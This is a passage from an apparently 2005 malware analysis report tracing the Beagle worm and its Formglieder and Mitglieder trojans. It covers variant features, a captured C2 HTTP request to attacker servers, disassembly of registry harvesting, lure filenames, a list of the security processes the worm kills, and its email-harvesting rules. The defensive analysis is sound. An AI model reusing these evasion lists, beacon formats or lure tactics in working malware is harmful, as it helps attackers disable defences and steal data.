with honing the base functionality of Beagle, avoiding detection, and building the base of compromised boxes. The next phase, loosely the next 6 months, focused on shifting the “soft” pieces of the virus, namely the message body and subject lines as well as how the worm is actually delivered to a machine. The summer of 2004 witnessed the attachment give way to the web-delivered Beagles. This recent evolution has been concerned with delivering very focused pieces of malware to devices, presumably with the intention of generating profit. Numerous droppers have been used to posit the worm on machines around the globe, further confusing the issue and making general alerts difficult.¹³

Some of the most calculated moves on the author’s part may be the release dates for the malware. As previously noted, leaving weeks between the distribution of a worm and the posting of the applications it is supposed to retrieve helped reduce the attention the respective worms received. The release of the Beagoos and Formglieder Trojans after months of perfecting a mass mailer and infecting thousands of hosts was likely well thought out. Although the evolution of this worm may be over soon, its lessons will extend to malware writers for years to come.

Getting the Show on the Road

The use of email to deliver the Beagle payload has proven to be quite successful. The coder or coders responsible for these worms seem more than talented enough to have employed the ubiquitous RPC DCOM exploits or LSASS overflow from 2003 and 2004 respectively to mobilize a virus, but instead stuck with SMTP for at least a piece of all the Beagle distributions.

Many analysts have said that the rise of bot nets is the trend to watch in malware. In addition, the mass mailer has been relegated to “on the decline” status as it is believed that SMTP worms will begin to die off like Macro-viruses.¹⁵ Although bot nets such as Agobot pose a significant threat to the Internet, the idea that they compete with mass mailers for victims is a false dichotomy. Mass mail is perfectly suited for delivering the application that turns a home PC into a slave. Beagle has proven this time and time again; although not the first thought in most people’s minds when “bot net” is mentioned, Beagle produced one of the largest such armies in 2004. Where other worms are fighting the increased use of firewalls and security updates (especially since XP SP2 has been released), Beagle continues to slip its encrypted ZIP attachment into the inboxes of users everywhere.

The use of email to deliver malware works for many reasons, although the lack of user awareness tops the list. A user that may be very skeptical of traditional phishing attacks that employ poor grammar in an effort to extract banking information is still likely to look at an attachment from someone they “know” in a spoofed “From” field.

While the delivery mechanism for bots may be debated as a technical issue, continued profitability will determine the path that venture like Beagle take in the future. If mass mail becomes inefficient and expensive it will likely be a result of tighter SMTP controls and authentication mechanisms. These would hurt email business as a whole, making

spamming and phishing difficult. Some inroads have been made; email filters and scanners have helped reduce the amount of spam that users see on their desktops. Beagle's developers have already responded, making their flagship product capable of generating profits in multiple areas, not just spam. As explored by the first two parts of this series, Beagle's authors have shown dedication to improving the worm code, in both technical achievement and good processes.¹⁵

The final lesson from Beagle's year is that profitable malware can be constructed, deployed, and managed as well as profitable security software. The beginning of this series included, many virus analyses focus on the technical magic of a worm and overlook the simple, methodical precision of an author that is motivated by revenue. These authors are less likely to make the mistakes that a careless writer who is seeking attention makes.

As is mentioned elsewhere in this document, the Beagle authors took the threat of Netsky quite seriously and built multiple layers of defense into the worm (possibly better considered as layers of "offense" based on the actions taken) to prevent the competing malware from hurting profits. Beagle has treated the security community in the same fashion, attacking the software that is designed to protect machines and targeting the weakest link of most security perimeters: user awareness. A fitting summary of the worm thus far and the most telling aspect of Beagle's "business" application comes from the coders themselves, who wrote (to the Netsky author in Beagle.J) the following in March of 2004:

"... don't ruine our bussiness, wanna start a war ?"

Additional Information for the Curious

Beagle Function Development

This was introduced in Part I and is updated again for this report:

.A	EXE attachment Opened backdoor Downloaded additional code	Base Function Base Function Base Function
.B	Generated Unique ID Submitted ID/port/address info to author Tested remote control abilities Changed backdoor port	Enhanced control Enhanced control Improved reliability Base Function
.C	Added 33 subject lines Disabled security products DNS server added Injected into explorer.exe	Social Engineering Hampered Detection Improved reliability Hampered Detection
.D	Changed mutex name	Hampered Detection
.E	Added text line Changed Compression mechanism Changed filenames/Registry entries	Social Engineering Hampered Detection Hampered Detection
.F	Inserts random “junk” data Eliminates use of hash/checksums Large shell changes – subjects, attachments, etc. Encrypted payload occasionally Added infection vector – “shar”	Hampered Detection Hampered Detection Social Engineering Hampered Detection Extended Life/Reach
.G	Always sends encrypted payload	Extended Life/Reach Hampered Detection
.H	Changed shell – icon different	Extended Life/Reach
.I	Changed filenames	Extended Life/Reach
.J	Completely revamped shell	Social Engineering Extended Life/Reach
.K	New filenames/Reg values	Hampered Detection
.L	Installs trojan - leverages tool: Mitglieder Utilizing pre-built machine army to disperse	Base Function Base Function

.M	Acts solely as Trojan – changes character	Extends Life/Reach
.M(mm)	Changed install routine EXE infection Added compression – RAR Password as graphic	Hampered Detection Base Function Base Function Hampered Detection
.N	File size increased	Hampered Detection
.O	Changed filenames/Registry entries	Hampered Detection
.Q	New vector – only require opening message Modular infection sequence	Base Function Base Function Hampered Detection
.R-.T	Changes filenames, etc.	Extends Life/Reach
.U-.V	No subjects, messages-covers with legitimate app.	Hampered Detection
.W-.X	Hidden Trojan Email relay Updates/Commands from compromised hosts Netsky Mutex Spawning	Hampered Detection Base Function Base/Detection Extends Life
.Y	Dropped Source Code	Hampers Prosecution
.Z-.AA	Shifted Compression Mechanism	Hampered Detection
.AB	Widespread Initial Seeding	Extends Life/Reach Base Function
.AC-.AH	Shifted Compression Mechanism Returned to Ciphred ZIPs	Hampered Detection Hampered Detection
.AO	Hidden EXE (within compressed folder) Downloads Worm Code from Internet Regular Update Period	Hampered Detection Base Function Base Function
.AP	Changed Subject/Attachment Names	Hampered Detection
.AQ	Stops Services Regular Update Period Shortened	Hampered Detection Base Function
.AR	Opens TCP 81 & Random UDP port	Base Function

.AU-.AW	Stops Windows Security Services Download Additional Trojans	Hampered Detection Extend Functionality Base Function
.AX	Compilation of Many Successful Functions	Hampered Detection
.AY	Changed Share Filenames	Extend Functionality
.AZ	Terminates After One Month Random Icons	Hampered Detection Hampered Detection
.BA	Repackaged Earlier Variant	Hampered Detection
Beagooz.A-C	Retrieve Email Addresses	Base Function
Formglieder	Steals PC and Bank Account Data	Base Function

MyDoom Similarities/Tangent 2 on “In a difficult world” verse

MyDoom.W actually dropped a text file outlining the functions of the worm. Included in this file, about `_mydoom.txt`, is the following:

```
In a difficult world
In a nameless time
I want to survive
So, you will be mine!!,second author
```

In Part II of this series, it was noted that a rock song with three parts, “In a Nameless Time,” by Rage (1995) was the only public reference discovered for this verse. The inclusion with MyDoom would mark the 2nd time the verse was discovered in a virus, with Beagle.AX being the third.

MyDoom has practical similarities to Beagle as well. Beyond the obvious (both are mass mailers, open backdoors, utilize Mitglieder¹⁶, etc.), both download additional applications that are refined as much as the worms themselves. During late 2004, MyDoom presented infected boxes with a pair of Trojans, Nemog and Sykel. Sykel exploits the LSASS vulnerability (MS04-011) to propagate. Once running on a box, Sykel attempts to download MyDoom and Nemog.

Nemog allows the author to add links to a Favorites file, change the local host’s IE start page, connect to various IRC channels, and harvest configuration details from the infected machine. The program contains a routine to generate fake email accounts for use in relayed email, undoubtedly for spamming purposes. The code allows for email relaying, killing antivirus/security software, and lifting local host information from the infected machine. In summary, it is a Trojan that attempts many of the same functions

that Mitglieder does. Although that is a long way from tying the two worms together, these two worms do show a similarity in the business practices.

Formglieder Details

During the analysis of this Trojan, one additional test that was not documented in the paper was completed: executing the packed and unpacked versions of the code. The Trojan is compressed with UPX. If the unpacked version is executed, an unpacked copy appears in the Windows directory. If the packed version is executed, a packed copy is made. This simply indicates that the Trojan does keep a copy to “drop” nor does it contain a copy of UPX; nothing earth shattering.

The Formglieder initial connection to its parent looks like this:

```
GET /images/b64.php?p={77A9F1C0-639B-13D9-89B8-00A00D664298} HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)
Host: www.claus.drehteile-rieche.de
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Date: Thu, 13 Jan 2005 15:01:19 GMT
Server: Apache/1.3.29 (Unix)
X-Powered-By: PHP/4.3.10
Keep-Alive: timeout=2, max=200
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
```

0

Formglieder retrieves the usernames, email addresses, passwords, and installed applications on a compromised machine through various calls to the local Registry. One such routine, used to extract a list of applications from the “Uninstall” key (which is generally a good indication of what is installed on a Windows machine) is shown below:

```
004040BF |. 68 09634000   PUSH WINHLP.00406309           ; ASCII "Installed apps:"
004040C4 |. E8 6BD0FFFF   CALL WINHLP.00401134
004040C9 |. 8D45 FC       LEA EAX,DWORD PTR SS:[EBP-4]
004040CC |. 50            PUSH EAX                       ; /pHandle
004040CD |. 68 6D624000   PUSH WINHLP.0040626D           ; |Subkey =
                                "SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall"
004040D2 |. 68 02000080   PUSH 80000002                  ; |hKey = HKEY_LOCAL_MACHINE
004040D7 |. E8 6A0A0000   CALL <JMP.&advapi32.RegOpenKeyA> ; \RegOpenKeyA
```

The posted information is formatted with a short tag (such as “Installed apps:”) above and then a listing of the data found in the key. And it forms capture reports for the given URL strings in a modestly formatted summary (from a simple strings search):

```

00004BC9  004063C9  0  (!) URL:
00004BD3  004063D3  0  Form action:
00004BE1  004063E1  0  Form method:
00004BEF  004063EF  0  -----
-----
00004C3F  0040643F  0  reset

```

The Familiar Set of Filenames Used for “shar” Directories

```

Microsoft Office 2003 Crack, Working!.exe
Microsoft Windows XP, WinXP Crack, working Keygen.exe
Microsoft Office XP working Crack, Keygen.exe
Porno, sex, oral, anal cool, awesome!!.exe
Porno Screensaver.scr
Serials.txt.exe
KAV 5.0
Kaspersky Antivirus 5.0
Porno pics arhive, xxx.exe
Windows Sourcecode update.doc.exe
Ahead Nero 7.exe
Windown Longhorn Beta Leak.exe
Opera 8 New!.exe
XXX hardcore images.exe
WinAmp 6 New!.exe
WinAmp 5 Pro Keygen Crack Update.exe
Adobe Photoshop 9 full.exe
Matrix 3 Revolution English Subtitles.exe
ACDSee 9.exe

```

This list was the only one used until the first variant of 2005 was released, which changed the filenames to:

```

1.exe
10.exe
2.exe
3.exe
4.exe
5.scr
6.exe
7.exe
8.exe
9.exe
ACDSee 9.exe
Adobe Photoshop 9 full.exe
Ahead Nero 7.exe
Matrix 3 Revolution English Subtitles.exe
Opera 8 New!.exe
WinAmp 5 Pro Keygen Crack Update.exe
WinAmp 6 New!.exe
Windown Longhorn Beta Leak.exe
XXX hardcore images.exe

```

Servers Used to Compile Stolen Data

CANALJ.NET

```

inetnum:      194.117.214.0 - 194.117.215.255
netname:      MGN-INTERACT-FR
descr:        Interact systemes
country:      FR
admin-c:      FRM01-RIPE
tech-c:       MGN16-RIPE
rev-srv:      ns1.mgn.net
rev-srv:      ns2.mgn.net
status:       ASSIGNED PA
notify:       ****@mgn.net
mnt-by:       MGN-MNT
changed:      ***@mgn.net 20020222
source:       RIPE

```

FIRST_GALLERY.COM

```

OrgName:      Go Daddy Software, Inc.
OrgID:        GDS-31
Address:      14455 N Hayden Road
Address:      Suite 226
City:         Scottsdale
StateProv:   AZ
PostalCode:  85260
Country:     US

```

DREHTEILE-RIECHE.DE

```

domain:       drehteile-rieche.de
descr:        Rieche-Industriebedarf
descr:        Hubertusanlage 24
descr:        D-63150 Heusenstamm
descr:        Germany
nserver:      ns.schlund.de
nserver:      ns2.schlund.de
status:       connect
changed:      2003-08-17T13:40:17+0200
source:       DENIC

```

Grudge Matches

Part II aimed at the new anti-Beagle routines since the Netsky author's arrest; several pieces of malware targeted Beagle processes. None of those worms made special impact on the Internet. However, the "war" between Netsky and Beagle in early 2004 seems to have had an impact on many other authors looking to get into the mix. One worm, released in December of 2004, named Maslan (another mass mailer) made the following statement that included the Beagle author:

```
-{ Hah... MyDoom, Bagle, etc... since then you do not have future more! }-
```

Also interesting is the continued use of the Beagle backdoor by bots built with the Agobot/Phatbot code.¹⁷ This entry point onto an infected machine is included with

numerous variants of these bots through the writing of this report. In addition, a number of viruses dropped the Beagle worm, including Norat and Kriz.

Lest anyone think this was removed from the code, the process termination and mutex initiation is still present in the latter versions of the worm, this is a testament to the phenomenal success of the Netsky variants, notably Netsky.P:

```

____---->>>U<<<<--____
_-oO]xX|-S-k-y-N-e-t-|Xx[Oo-_
_-oOaxX|+S++k++y++N++e++t+-|XxKOo-_
[SkyNet.cz]SystemsMutex
AdmSkynetJk1S003
D'r'o'p'p'e'd'S'k'y'N'e't'
MuXxXxTENYKSDesignedAsTheFollowerOfSkynet-D

```

Later variants started just two mutexes:

```

_-oO]xX|-S-k-y-N-e-t-|Xx[Oo-_
MuXxXxTENYKSDesignedAsTheFollowerOfSkynet-D

```

Which were initially tied to Netsky.P and Netsky.AE/AA respectively. They are now created by vastly more Beagle variants than Netsky versions.

Web Servers Used by AU-AW

www.24-7-transportation.com	www.jhaforpresident.7p.com
www.DarrkSydebaby.com	www.jimvann.com
www.FritoPie.NET	www.jldr.ca
www.adhdtests.com	www.justrepublicans.com
www.aegee.org	www.kencorbett.com
www.aimcenter.net	www.knicks.nl
www.alupass.lu	www.kps4parents.com
www.amanit.ru	www.kradtraining.de
www.andara.com	www.kranenberg.de
www.angelartsanctuary.com	www.lasermach.com
www.anthonyflanagan.com	www.leonhendrix.com
www.approved1stmortgage.com	www.magicbottle.com.tw
www.argontech.net	www.mass-i.kiev.ua
www.asianfestival.nl	www.mepbisu.de
www.atlantisteste.hpg.com.br	www.mepmh.de
www.aviation-center.de	www.metal.pl
www.bbsh.org	www.mexis.com
www.bga-gsm.ru	www.mongolische-renner.de
www.boneheadmusic.com	www.mtfdesign.com
www.bottombouncer.com	www.oboe-online.com
www.bradster.com	www.ohiolimo.com
www.buddyboymusic.com	www.onepositiveplace.org
www.bueroservice-it.de	www.oohlala-kirkland.com
www.calderwoodinn.com	www.orari.net
www.capri-frames.de	www.pankration.com
www.celula.com.mx	www.pe-sh.com
www.ceskyhosting.cz	www.pfadfinder-leobersdorf.com

www.chinasenfa.com
www.cntv.info
www.compsolutionstore.com
www.coolfreepages.com
www.corpsite.com
www.couponcapital.net
www.cpc.adv.br
www.crystalrose.ca
www.cscliberec.cz
www.curtmarsh.com
www.customloyal.com
www.deadrobot.com
www.dontbeaweekendparent.com
www.dragcar.com
www.ecofotos.com.br
www.elelalazar.com
www.ellarouge.com.au
www.esperanzaparalafamilia.com
www.eurostavba.sk
www.everett.wednet.edu
www.fcpages.com
www.featech.com
www.fepese.ufsc.br
www.firstnightoceancounty.org
www.flashcorp.com
www.fleigutaetscher.ch
www.fludir.is
www.freeservers.com
www.gamp.pl
www.gci-bln.de
www.gcnet.ru
www.generationnow.net
www.gfn.org
www.giantrevenue.com
www.glass.la
www.handsforhealth.com
www.hartacorporation.com
www.himpsi.org
www.idb-group.net
www.immonaut.sk
www.ims-i.com
www.innnewport.com
www.irakli.org
www.irinaswelt.de
www.jansenboiler.com
www.jasnet.pl
www.pipni.cz
www.polizeimotorrad.de
www.programmierung2000.de
www.pyrlandia-boogie.pl
www.raecoinc.com
www.realgps.com
www.redlightpictures.com
www.reliance-yachts.com
www.relocationflorida.com
www.rentalstation.com
www.rieraquadros.com.br
www.scanex-medical.fi
www.sea.bz.it
www.selu.edu
www.sigi.lu
www.sljinc.com
www.smacgreetings.com
www.soloconsulting.com
www.spadochron.pl
www.srg-neuburg.de
www.ssmifc.ca
www.sugardas.lt
www.sunasetholdings.com
www.szantomierz.art.pl
www.the-fabulous-lions.de
www.tivogoddess.com
www.tkd2xcell.com
www.topko.sk
www.transportation.gov.bh
www.travelchronic.de
www.traverse.com
www.uhcc.com
www.ulpiano.org
www.uslungiarue.it
www.vandermost.de
www.vbw.info
www.velezcourtesymanagement.com
www.velocityprint.com
www.vikingpc.pl
www.vinirforge.com
www.wecompete.com
www.worest.com.ar
www.woundedshepherds.com
www.wwwebad.com
www.wwwebmaster.com

Beagle's "Do Not Call" List

The Beagle variants continue to avoid sending email to addresses with the following strings:

@avp.	feste	noreply
@foo	free-av	ntivi
@hotmail	f-secur	panda

@iana	gold-certs@	pgp
@messagelab	google	postmaster@
@microsoft	help@	rating@
@msn	icrosoft	root@
abuse	info@	samples
admin	kasp	sopho
anyone@	linux	spam
bsd	listserv	support
bugs@	local	unix
cafee	news	update
certific	nobody@	winrar
contract@	noone@	winzip

Files to Search for Addresses

Beagle harvests email addresses from files with the following extensions:

ADB	MDX	SHTM
ASP	MHT	STM
CFG	MMF	TBB
CGI	MSG	TXT
DBX	NCH	UIN
DHTM	ODS	WAB
EML	OFT	WSH
HTM	PHP	XLS
JSP	PL	XML
MBX	SHT	

Processes Terminated By Beagle (from Beagle.AU, however, most lists are very similar):

mcagent.exe	CFIAUDIT.EXE	NISUM.EXE
alogserv.exe	DefWatch.exe	nopdb.exe
APVXDWIN.EXE	DRWEBUPW.EXE	NPROTECT.EXE
ATUPDATER.EXE	ESCANH95.EXE	NPROTECT.EXE
ATUPDATER.EXE	ESCANHNT.EXE	NUPGRADE.EXE
AUPDATE.EXE	FIREWALL.EXE	NUPGRADE.EXE
AUTODOWN.EXE	FrameworkService.exe	OUTPOST.EXE
AUTOTRACE.EXE	ICSSUPPNT.EXE	PavFires.exe
AUTOUPDATE.EXE	ICSUPP95.EXE	pavProxy.exe
Avconsol.exe	LUALL.EXE	pavsrv50.exe
AVENGINE.EXE	LUCOMS~1.EXE	Rtvscan.exe
AVPUPD.EXE	mcshield.exe	RuLaunch.exe
Avsynmgr.exe	MCUPDATE.EXE	SAVScan.exe
AVWUPD32.EXE	mcvsescn.exe	SHSTAT.EXE
AVXQUAR.EXE	mcvsrte.exe	SNDSrvc.exe
AVXQUAR.EXE	mcvsshld.exe	symlcsvc.exe
blackd.exe	navapsvc.exe	UPDATE.EXE
ccApp.exe	navapsvc.exe	Vshwin32.exe
ccEvtMgr.exe	navapsvc.exe	VsStat.exe
ccProxy.exe	navapw32.exe	VsTskMgr.exe
ccPxySvc.exe		

DNS Server Hard-Coded into Beagle.AZ

217.5.97.137

```
inetnum:      217.0.0.0 - 217.5.127.255
netname:      DTAG-DIAL13
descr:        Deutsche Telekom AG
country:      DE
admin-c:      DTIP
tech-c:       DTST
status:       ASSIGNED PA
```

The Year of the Beagle

The original Beagle worm retrieved Mitglieder:


```
GET /1.php?p=6777&id={unique identifier created by Beagle}
User-Agent: beagle_beagle"
```

Beagle.J's code contains the following line of text:

```
"Hey, NetSky, fuck off you bitch, don't ruine our bussiness, wanna start a war ?"
```

Beagle.M's hidden picture and message:

The White Rabbit Presents



The following excerpt from Part I was amended and included as a review of what the Beagle authors have incorporated in this mass mailer since Beagle.A. It is likely that discoveries of new variants and possibly new functions will continue. As of this writing, the Beagle worm has shown successful incorporation of the following infection vectors:

- Mass Mailing
- File Sharing Services
- Infection of EXE files
- Software bug exploitation allowing for arbitrary code execution
- Trojans/Multiple "Dropping" Mechanisms

Furthermore, it has incorporated a number of functions to multiply the potential damage and/or hamper detection and removal:

- Disabling security program update features
- Disabling OS security services and functions
- Inserting itself into a legitimate Windows process memory space
- Memory residency
- Use of hard-code DNS address as a failsafe for finding MX records
- Employing a wide array of subject lines and messages
- Extensive use of social engineering tactics, especially within subject/messages
- Inserting random data into the code to change the file size/checksum
- Generating a random filename for attachments with worm code
- Shifting Registry locations and key names/values
- Changing filenames of code loaded on infected machine
- Changing filenames of copies dropped into “shared” directories
- Use of UPX/PEX to slow reverse engineering
- Using modified PEX/packing methods to avoid generic worm detection signatures
- Installation of a backdoor service
- Generating unique identifiers for all compromised hosts
- Detailed cataloging of infected devices
- Relaying IP address, unique identifier, and open port to author-controlled location
- Use of .zip files to bypass many attachment filters settings
- Use of password protected .zip files to bypass virus scanners
- Distribution of Trojan via previously compromised boxes
- Use of compromised boxes to control other compromised machines
- Incorporating host EXE infection
- Exploiting vulnerabilities to install files/updates from rotating Internet hosts
- Opening legitimate applications to cover background infection process
- Use of hidden windows to hide Trojan activity
- Employment of targeted Trojans; each enabling a specific theft
- Extensive seeding of variants to ensure broad delivery before detection
- Rapid modification of a single version to force additional signatures/research time

References

1. The first part of this report, titled, "Lessons from Virus Developers: The Beagle Worm History Through April 24, 2004" is available in the Security Focus archives at: http://downloads.securityfocus.com/library/Beagle_Lessons.pdf. The second part, titled, "Lessons from Virus Developers: The Beagle Worm History Part 2: April 25 Through August 31, 2004," is available at: http://www.securityfocus.com/data/library/beagle_lessons_2.pdf.
2. Shortly after release of Beagle.A looked like spam tool
<http://enterprisesecurity.symantec.com/article.cfm?articleid=3299&EID=0>
3. The phishing economy has grown tremendously, more information about this burgeoning business: "Internet Phishing scams getting more devious" Andy Sullivan, Computerworld. January 19, 2005.
<http://www.computerworld.com/securitytopics/security/cybercrime/story/0,10801,99057,00.html>
4. When examining the statistics on F-Secure, note that the name for this worm is Bagle.AT. http://www.f-secure.com/v-descs/bagle_at.shtml & their statistics page: <http://www.f-secure.com/virus-info/statistics/>
5. Infection rates are by nature a difficult statistic to produce, much less verify. The links below point to vendors that display the number of infected files based on visitors to their respective online scanners, which is one worthwhile measure:

Infection Rates for the 30 days January 2 – 31, 2005 Show Beagle in the Top 10:
<http://www.trendmicro.com/map/>

Panda Software's site includes their "Global virus observatory" http://www.pandasoftware.com/virus_info/

The success of Beagle's authors may be best summarized by Trend Micro's year-end report. Of the 30 virus outbreaks listed by Trend Micro for 2004, 15 were Beagle related (where MyDoom and Netsky combined for 10 more). Trend Labs: "The Trend of Malware Today: Annual Virus Round-up and 2005 Forecast" pg. 4. http://www.trendmicro.com/NR/rdonlyres/1961F872-32AB-4953-98A4-B17C192719E5/13981/AnnualRoundup_rev_011905.pdf
6. LDPinch Information From Trend Micro
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_LDPINCH.AX&Vsect=T
7. MyDoom.W details (courtesy of Trend Micro, where it is known as MyDoom.X):
<http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM%5FMYDOOM%2EX&Vsect=T>
8. One interesting article that argues Beagle and MyDoom writers are motivated by profit is "Online Extortion Bust Highlights Profit, Problem" by Jay Lyman of TechNewsWorld, July 22, 2004:
<http://www.technewsworld.com/story/35288.html>
John Leyden in "The Register" notes the profitability of virus writing and spamming December 21, 2004:
http://www.theregister.co.uk/2004/12/21/security_review_2004/
9. More information on this routine and the Beagooz Trojans can be found at Symantec's site: <http://securityresponse.symantec.com/avcenter/venc/data/trojan.beagooz.html> and McAfee's site: http://vil.nai.com/vil/content/v_129637.htm. More interesting to researchers may be Trend's report of a Trojan similar to Beagooz on September 4, 2004 that is like Beagooz:
<http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ%5FGETMAIL%2EA&Vsect=T> Getmail is detected by Trend's software as Bagle. This code was not available to the author of this report.
10. Known as "Small" by Trend Micro, additional details can be found in analyses written by Joseph Cepe:
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_SMALL.ZM&Vsect=T

and Melvin Dadios:

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_SMALL.KY&Vsect=T

11. Mitglieder discovered with Beagle.A infections:

<http://securityresponse.symantec.com/avcenter/venc/data/trojan.mitglieder.c.html>

and reports of Mitglieder being found prior to Beagle:

<http://securityresponse.symantec.com/avcenter/venc/data/trojan.mitglieder.html>

Sophos reports that Mitglieder returned in late 2004:

<http://www.sophos.com/virusinfo/analyses/trojbagedlh.html>

12. The author of this report found the Formglieder data first publicly published at Computer Associates' Virus Information site, that link is provided here:

<http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=41379>

13. One such "dropper" is cataloged by Trend as VBS_Kriz, which acts as a Beagle.X dropper:

<http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=VBS%5FKRIZ%2EA&Vsect=T>

In addition, another dropper, a Trojan known as "Norat" is examined on Sophos' site:

<http://www.sophos.com/virusinfo/analyses/trojnorata.html>

14. This view was recently reported by a story in "The Register" as: "The strange death of the mass mailing virus" John Leyden, December 9, 2004.

http://www.theregister.co.uk/2004/12/09/symantec_virus_forecast_2005/

The following article points to a lot of the reasons viruses as a whole should be on the decline and why mass mailers will eventually have to make tremendous adjustments.

"The End of the Mass-Mailer Worm Era" Larry Seltzer, June 7, 2004.

<http://www.eweek.com/article2/0,1759,1607743,00.asp>

15. The first two parts are referenced in #1 above; in addition, the following piece makes mention of how Beagle has "learned from previous versions":

<http://insight.zdnet.co.uk/internet/security/0,39020457,39168402,00.htm> Robert Vamosi, CNET news.com September 30, 2004.

16. The use of Mitglieder by both MyDoom and Beagle is credited to F-Secure: "F-Secure Corporation Data Security Summary for 2004" available at: <http://www.f-secure.com/2004/>

17. SDBOT_VJ uses Beagle backdoor, for example and was released in November of 2004

<http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM%5FSDBOT%2EVJ&Vsect=T>

Acknowledgements

The information on specific versions of Beagle was compiled from independent analysis of the worms (except where cited in the References) and validation against the reports published on the following sites, the publication of their analyses is appreciated:

Symantec Security Response

<http://www.symantec.com/avcenter/>

Trend Micro Virus Information Page

<http://www.trendmicro.com/vinfo/>

Computer Associate's Anti Virus Site

<http://www3.ca.com/virusinfo/>

F-Secure's Virus Information Site

<http://www.f-secure.com/virus-info/>

Panda Software's Virus Information Site

http://www.pandasoftware.com/virus_info/

Sophos

<http://www.sophos.com/>

Kaspersky Labs

<http://www.kaspersky.com/>

Additional Reading

A very interesting article by Tom Gillis of IronPort from January 5, 2005 that discusses the "professionalization" of virus writing:

<http://informationweek.securitypipeline.com/56900719>

Specific Mitglieder References for Additional Information:

Mitglieder.BB (Panda)

http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?idvirus=54193

Mitglieder.BG (panda)

http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?lst=det&idvirus=57446

CERT Advisory on E-mail Worms

<http://www.cert.org/advisories/CA-2004-02.html>

Beagle 2 Mars Exploration Site

<http://www.beagle2.com/>

Beagle Year II: New Tricks, Old Dog - February – May 2005
Supplement to “Year of the Beagle”
infectionvectors.com

Overview

Since the anniversary of its release, Beagle has continued to find new ways to overtake client machines. The most striking development of its second year has been the inclusion of a more powerful version of Mitglieder, named Tooso by some antivirus developers. The Trojan is released in slightly modified iterations at the same time as new versions of its parent, the Beagle worm proper (the self-propagating code).

Not Quite Like Rabbits

The Beagle variants released March 1, 2005 used a specialized means of propagation that allows the author much greater control over the malware. The initial mass mailing for this round was a well-seeded attack that simply mailed Tooso in the following example message:

```
To:          [Recipient]
From:        [Spoofed]
Subject:     [Blank]
Attachment:  new_price.zip
Message:
  Content-Type: text/html; charset="us-ascii"
  Content-Transfer-Encoding: 7bit

  <html><body>
  price<br><br>

  <br>
  </body></html>
```

The code simply displays the word “price” in an HTML-enabled email client. This version worm reaches out to the following web address to retrieve email addresses to target with copies of the Trojan: <http://oceancareers.com/z/sss2.php>. It is quite likely that the list was generated by previous versions of Beagle code that sent the addresses it harvested back to the worm’s creator.


Once opened, the ZIP archive reveals a single executable, for example, “doc_43.exe,” which installs the Trojan on the local machine. The Trojan works like much earlier copies of Mitglieder did with Beagle.AO (from August of 2004). It was emailed with very similar email subjects and attachment names. Furthermore, the same entry was made in the compromised machine’s Registry to ensure that the code auto started with the operating system. The worm self-terminates if the date is after October 10, 2006.

The strategic advantage the above-mentioned distribution provides is the ability to stay ahead of anti-virus software for an extended period of time. As the anti-virus vendors release signatures to detect one of the components, the author can modify the code (as

simple as repacking the PE) so that the new method is ineffective. As Kaspersky analyst Yury Mashevsky noted on the Viruslist.com blog (<http://www.viruslist.com/en/weblog> March 1, 2005)¹:

